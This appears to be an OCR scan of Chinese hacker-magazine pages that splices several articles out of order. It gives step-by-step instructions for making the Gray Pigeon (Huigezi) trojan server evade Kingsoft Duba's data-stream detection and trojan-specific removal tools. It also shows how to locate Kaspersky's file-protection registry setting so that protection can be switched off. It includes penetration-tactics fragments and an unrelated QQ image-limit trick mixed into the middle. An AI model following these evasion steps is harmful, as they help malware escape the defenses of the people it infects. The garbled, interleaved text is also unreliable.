后生成病毒B，那么只要能够清除病毒B，就可以清除与A具有相同特征的加壳病毒C，而无论C脱壳后生成的是病毒D还是F。

二、如何绕过“数据流”

现在我们就来演示如何绕过金山毒霸的“数据流杀毒”。首先我们配置一个灰鸽子木马的服务端程序，不用多说，这个程序一定已经被查杀了。首先利用**Restorator**这款程序资源修改工具载入服务端程序，接着在程序的资源树中找到“RCData”这一项，我们从中可以看到包括DESCRIPTION、DVCLAL、HACKER、PACKAGEINFO、TMAINFORMVER2等资源项目，如图1所示。

我们现在就通过**C32Asm**这款反汇编工具，对上面的这些资源项目名称进行修改。首先运行反汇编工具C32Asm，点击“文件”菜单中的“打开十六进制文件”命令，选择我们刚刚生成的那个服务端程序。接着点击“搜索”菜单中的“搜索”命令，在弹出的窗口中的搜索选项中依次输入上面的这些资源名称，如图2所示。




图1 找到RCData




图2 搜索资源名称

这里需要特别说明的是，这些资源名称大家可以进行任意的修改，但是名称的字节长度必须保持一致，比如我就将这些名称改成如下这个样子：

DESCRIPTION——DASSRIBTINN
HACKER——ABCDEF
PACKAGEINFO——CCCCCCICCCC
TMAINFORMVER2——TNIAMFOERVMR4

现在开始进行搜索操作，当找到这些资源名称后，就可以通过鼠标右键中的“粘贴”命令，对以前的名称进行修改，如图3所示。




图3 找到对应代码

通过上面的搜索操作，可能有的资源项目会出现多个内容，但是我们只需要修改第一次查找到资源信息即可。不然的话过度修改会造成服务端程序不能运行，另外唯一找不到的就是DVCLAL一个资源项目。操作完成后，点击“文件”菜单中的“保存”命令，将修改的服务端程序进行保存操作。现在我们再次运行Restorator这款程序资源修改工具，载入修改后的服务端程序同样展开资源树中的“RCDate”这一项，选择其中的任意一项资源名称后点击鼠标右键中的“重命名”命令，分别将DESCRIPTION、HACKER、PACKAGEINFO、TMAINFORMVER2等资源项目更改为我们上面修改的名称。另外由于DVCLAL这个资源项目没有找到，所以我们直接通过鼠标右键中的“删除”命令将其删除即可，如图4所示。

名，等待别人点击；主动方式的如：利用漏洞扫描工具（X-SCAN、流光等等）找出含有漏洞的主机，然后通过溢出来控制它们，进而获取更多的主机的权限（行为有点类似病毒扩散感染）。

从上面可以看出，渗透是一门综合技术，要求入侵者掌握很多知识，并能融会贯通，才能成功地入侵并不断扩大战果。对于防御方来说，一定要注意：安全是一个整体，任何一台主机有严重漏洞都可能会危及整个网络系统的安全。(鄙人才疏学浅，文中谬误之处还望读者斧正。)

[文章中涉及到的相关工具：nmap、CloneAdmin、lcx、cain4.8等在光盘中有收录]

编辑点评：

本篇文章所介绍的只是渗透技术中的皮毛或边角，主要是让入门者对渗透过程有个大体了解，要想对渗透有更加全面的认识，还得靠更多的经验积累与技术学习。而且，本文中的几处对技术原理及操作思路的讲解还是非常的通俗易懂，希望大家好好消化！




图4 删除没有找到的资源项目




图5 改后缀名

修改完成后进行保存操作，这样生成的服务端程序就可以躲过金山毒霸“数据流杀毒”的检测了。

三、免杀毒霸专杀程序

通过上面的操作，木马程序已经可以绕过金山毒霸中的“数据流杀毒”检测，但是随着杀毒软件对木马程序的查杀力度加强，很多木马在躲过了杀毒软件本身的查杀后，却无法躲过该木马相关专杀工具的查杀。因为专杀工具的检测方法往往和杀毒软件不一样，因此在躲过杀毒软件的查杀后，还需要躲过专杀工具的查杀，才能做到真正意义上的木马免杀。

很多专杀工具都是通过系统进程来检测木马程序的，比如灰鸽子木马将木马本身插入到IE浏览器之中。所以我们在进行木马程序的配置过程中需要特别设置，比如在“安装路径”中设置服务端程序的后缀名不要设置为.exe，我们可以设置为.bat、.com、.scr等其他后缀名的文件，如图5所示。

另外，在“高级选项”中只要不选择“使用IEXPLORE.EXE进程启动服务端程序”选项即可。

四、小结

到此为止，为大家主要介绍了针对金山毒霸“数据流杀毒”技术的免杀方法，同时为大家简单地介绍了针对专杀工具的免杀方法。其实免杀的方法多种多样，同时杀毒软件也有很多种，可能每种免杀方法针对某个杀毒软件很有用，所以在制作免杀的时候同样需要“有的放矢”才行。

【本文介绍的相关工具已收录在本期光盘中】

编辑点评：

通过理论与实例来介绍如何对付金山毒霸的“数据流杀毒”，但正如作者所说，“免杀的方法多种多样，同时杀毒软件也有很多种”，所以做免杀还是自己动手做，自己摸索出一套比较适合的方法出来才是最好的。

逃过卡巴的火眼

smallrascal

从本文你可以学习到：

如何逃过卡巴“文件保护”的追杀

卡巴大叔相信不用多介绍了吧，杀毒能手也！而本文就是冲着这位大叔来的，望海涵。

起因

前段时间因分析一网络程序，需要用到**Winsock Expert**来监听网络信息，可是只要解压缩，亲爱的卡巴大叔就会给出那刺激的报警，如图1所示。




图1 卡巴的文件保护警告

经过“多方”查找，发现卡巴设置中的“**文件保护**”功能是罪魁祸首，立刻禁止保护，如图2所示。

再次解压缩执行Winsock Expert，卡巴再也没有为难我，如图3所示。

分析

上面的问题解决了，不过我的脑海中又出现了一个问题：能不能不通过卡巴的设置直接关闭“文件保护”功能？有问题就要想办法解决，下面就来试着分析一下。

首先我们要用到一款软件——**RegSnap**，那就先介绍一下吧。




图2 禁止文件保护

RegSnap是一个可以帮助你分析Windows注册表的更改的工具。使用它，你可以比较已保存的快照，了解哪个键被修改、删除或者增加。还可以分析其它敏感的系统部分，例如Windows和Windows System32目录下的文件，其向导操作界面如图4所示。




图3 卡巴不再警告

经过上面的设置，此刻卡巴的“文件保护”功能是已经被禁用，点击上图中的“新建快照”按钮对注册表及系统文件夹建立一份快照。随后在卡巴中将“文件保护”功能激活，再次点击“新建快照”按钮做一份激活后的快照。完成后点击“比较”按钮，如图5所示。

非会员对发图限制的突破

陈峰

最近腾讯又搞限制，不是会员发图片不能超过5张，如图1。但喜欢图片的同志往往不如意，现在我教大家一点肥皂技术：首先把你要发送的图片保存在电脑上，然后打开QQ表情选择“**添加自定义表情**”，如图2。




图1 发图不能超过5张

添加刚才的图片，点“确定”，现在你在你的QQ表情里看是不是多了刚刚添加的图片啊？选中它发过去就OK！




图2 添加自定义表情

RegSnap比较后会给出详细的分析报告，其中有一条引起了我的注意，如图6所示。

上图中选中部分中的“File_Monitoring”字面意思就是文件监视，“enabled”则指的是此功能是否激活，“0”为禁止，“1”为激活。打开注册表编辑，找到该键值，直接修改，出现如图7所示的错误。




图4 打开RegSnap




图6 RegSnap的详细分析报告

此错误应该是卡巴为了防止病毒恶意修改而用底层HOOK做的自我监控，试用了几款注册表修改工具均无法修改，难道就这么放弃，好像这不是黑客精神哦！




图5 RegSnap的比较快照

